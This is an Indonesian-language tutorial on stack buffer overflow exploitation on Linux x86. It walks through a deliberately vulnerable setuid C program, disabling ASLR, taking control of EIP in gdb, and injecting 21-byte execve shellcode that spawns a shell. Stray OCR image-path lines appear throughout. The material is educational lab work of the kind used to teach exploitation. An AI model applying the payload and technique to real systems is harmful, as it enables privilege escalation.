5.3. Eksploitasi Linux

5.3.1. Pengenalan Eksploitasi di Linux

Dasar Eskploitasi Buffer Overflow di Linux

Contoh Aplikasi Vulnerable

Berikut ini adalah contoh aplikasi yang terkena bug buffer overflow yang akan kita eksploitasi :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
int main(int argc, char **argv)
{
        char local[20];

        if (argc < 2)  {
                printf("\nusage : ./bug <your password>\n");
                exit(1);
        }
        sprintf(local, "%s", argv[1]);
        if (strcmp(local, "admin") == 0) {
                setuid(0);
                execve("/bin/sh", 0, 0);
        }
        else {
                printf("\nsorry wrong password\n");
        }
        return 0;
}
```

Pada aplikasi di atas kita bisa melihat bahwa buffer diinisialisasi sebesar 20 bytes

```
char local[20];
```

Akan tetapi aplikasi akan mengkopi ke buffer dengan ukuran terbatas tersebut dengan inputan argumen dari user dengan panjang tidak terbatas :

```
sprintf(local, "%s", argv[1]);
```

Yang mana akan menyebabkan bug buffer overflow karena jika aplikasi tersebut menerima inputan yang melebihi ukuran buffer sebesar 20 bytes maka akan menyebabkan daerah pada memori di luar buffer akan ikut dioverwrite, di mana eip akan dipengaruhi dengan inputan berlebih tersebut.

Simpan dengan nama bug.c lalu kompile :

```
gcc -o bug bug.c -z execstack
```

Sebelum memulai eksploitasi kita harus mematikan proteksi aslr, untuk menonaktifkan aslr ketikkan :


echo 0 > /proc/sys/kernel/randomize_va_space

Selanjutnya ganti kepemilikan menjadi root dan berikan suid :

chown root:root bug;chmod u+s bug

Menguji Bug dan Mengontrol EIP


Untuk menguji aplikasi tersebut di sini telah kita siapkan user biasa dengan login cr0 :



```
cr0@kali:~$ ls -lah
total 36K
drwxr-xr-x 2 cr0  cr0  4.0K Dec  5 00:30 .
drwxr-xr-x 3 root root 4.0K Dec  5 00:30 ..
-rw-r--r-- 1 cr0  cr0   220 Dec  5 00:30 .bash_logout
-rw-r--r-- 1 cr0  cr0  3.4K Dec  5 00:30 .bashrc
-rw-r--r-- 1 cr0  cr0  3.4K Dec  5 00:30 .bashrc.original
-rwsr-xr-x 1 root root 5.4K Dec  5 00:30 bug
-rw-r--r-- 1 root root  383 Dec  5 00:30 bug.c
-rw-r--r-- 1 cr0  cr0   675 Dec  5 00:30 .profile
cr0@kali:~$ id
uid=1000(cr0) gid=1001(cr0) groups=1001(cr0)
cr0@kali:~$ 
```

Dari source code di atas kita mengetahui jika aplikasi di atas menerima inputan lebih dari 20 bytes melalui argumen maka akan terjadi bug buffer overflow.

Untuk melakukan pengujian kita akan menggunakan gdb dan memberikan inputan lebih dari 20 bytes:




```
cr0@kali:~$ gdb ./bug
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/cr0/bug...(no debugging symbols found)...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/cr0/bug AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

sorry wrong password

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0xb77a94e0       -1216703264
edx            0xb77aa360       -1216699552
ebx            0xb77a8ff4       -1216704524
esp            0xbfef7fa0       0xbfef7fa0
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x0      0
eip            0x41414141       0x41414141
```

Dari hasil di atas kita bisa mengontrol eip secara penuh dengan jumlah inputan sebesar 36 bytes.

Langkah selanjutnya kita akan mencoba memberikan inputan dengan ukuran shellcode. Debug program bug dengan gdb lalu berikan inputan:

run `perl -e 'print "\x41" x32';``perl -e 'print "\x42\x42\x42\x42"';``perl -e 'print "\x43" x400';`




```
0xbffff7f0:     0x374b6173      0x55004167      0x3d524553      0x00307263
(gdb)
(gdb) x/300x $esp
0xbffff350:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff360:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff370:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff380:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff390:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3a0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3c0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3d0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3e0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff3f0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff400:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff410:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff420:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff430:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff440:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff450:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff460:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff470:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff480:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff490:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4a0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4b0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4c0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4d0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4e0:     0x00000000      0x000003e8      0x0000000c      0x000003e8
```

Dari hasil tampilan di atas kita punya cukup tempat untuk menaruh shellcode.

Untuk menguji di mana landing spot kita akan mencoba menggunakan payload mini :

run `perl -e 'print "\x41" x32';``perl -e 'print "\x42\x42\x42\x42"';``perl -e 'print "\x43" x21';`

Kita akan menggunakan shellcode sepanjang 21 bytes saja, selanjutnya kita uji dengan gdb




```
cr0@kali:~$ gdb ./bug
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/cr0/bug...(no debugging symbols found)...done.
(gdb) run  `perl -e 'print "\x41" x32';``perl -e 'print "\x42\x42\x42\x42"';``perl -e 'print "\x43" x21';`
Starting program: /home/cr0/bug `perl -e 'print "\x41" x32';``perl -e 'print "\x42\x42\x42\x42"';``perl -e 'print "\x43" x21';`

sorry wrong password

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/100x $esp
0xbffff4c0:     0x43434343      0x43434343      0x43434343      0x43434343
0xbffff4d0:     0x43434343      0xffff0043      0xb7ffeff4      0x080482d7
0xbffff4e0:     0x00000001      0xbffff520      0xb7fefc16      0xb7fffac0
0xbffff4f0:     0xb7fe0b58      0xb7fbeff4      0x00000000      0x00000000
0xbffff500:     0xbffff538      0x077d688a      0x3648fe9a      0x00000000
0xbffff510:     0x00000000      0x00000000      0x00000002      0x08048430
0xbffff520:     0x00000000      0xb7ff59c0      0xb7e76d6b      0xb7ffeff4
0xbffff530:     0x00000002      0x08048430      0x00000000      0x08048451
0xbffff540:     0x0804851c      0x00000002      0xbffff564      0x080485c0
0xbffff550:     0x080485b0      0xb7ff0590      0xbffff55c      0xb7fff908
0xbffff560:     0x00000002      0xbffff6bb      0xbffff6c9      0x00000000
0xbffff570:     0xbffff703      0xbffff716      0xbffff749      0xbffff759
0xbffff580:     0xbffff764      0xbffff7b3      0xbffff7c5      0xbffff7f7
0xbffff590:     0xbffff800      0xbffffd21      0xbffffd4f      0xbffffd5d
0xbffff5a0:     0xbffffdab      0xbffffdb7      0xbffffdf5      0xbffffe0d
0xbffff5b0:     0xbffffe20      0xbffffe2f      0xbffffe3d      0xbffffe54
0xbffff5c0:     0xbffffe65      0xbffffe7a      0xbffffe83      0xbffffe96
0xbffff5d0:     0xbffffe9e      0xbffffead      0xbffffed9      0xbffffee5
0xbffff5e0:     0xbfffff22      0xbfffff84      0xbfffff91      0xbfffff9e
0xbffff5f0:     0xbfffffd5      0x00000000      0x00000020      0xb7fe1414
0xbffff600:     0x00000021      0xb7fe1000      0x00000010      0xbfebfbff
```

Ok kita bisa melihat jika kita bisa landing di esp maka kita bisa mengeksekusi shellcode \x43 tadi sepanjang 21 bytes. Selanjutnya kita akan menggunakan shellcode mini sepanjang 21 bytes, shellcode yang akan kita gunakan adalah http://www.shell-storm.org/shellcode/files/shellcode-575.php

dibuat oleh seseorang dengan nick zeroed untuk execve shellcode di mana shellcode ini hanya sebesar 21 bytes.

Dump shellcode di atas ke bentuk binary dengan perl :



```
cr0@kali:~$ perl -e 'print "\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80";'>shellcode
cr0@kali:~$ wc -c shellcode
21 shellcode
cr0@kali:~$ 
```

Karena esp adalah 0xbffff4c0, maka kita kita encode secara little endian karena kita mengeksploitasi mesin intel x86, menjadi :


\xc0\xf4\xff\xbf

Sehingga format exploit kita menjadi :

(junk sebesar 32 bytes) + (eip) + (shellcode sebesar 21 bytes)

Selanjutnya apply payload di atas :

run `perl -e 'print "\x41" x32';``perl -e 'print "\xc0\xf4\xff\xbf"';``cat shellcode`



cr0@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: /media/db33bdcb-2aa8-48cb-ba...
root@kali: ~
cr0@kali: ~
cr0@kali: ~
KALI LINUX
The quieter you become, the more you are able to hear.

```
cr0@kali:~$ gdb ./bug
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /home/cr0/bug...(no debugging symbols found)...done.
(gdb) run  `perl -e 'print "\x41" x32';``perl -e 'print "\xc0\xf4\xff\xbf"';``cat shellcode`
Starting program: /home/cr0/bug `perl -e 'print "\x41" x32';``perl -e 'print "\xc0\xf4\xff\xbf"';``cat shellcode`

sorry wrong password
process 5853 is executing new program: /bin/dash
$ uname -a
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali8 i686 GNU/Linux
$ 
```

Jika eksploitasi berhasil maka shell /bin/sh akan dispawn seperti pada tampilan di atas.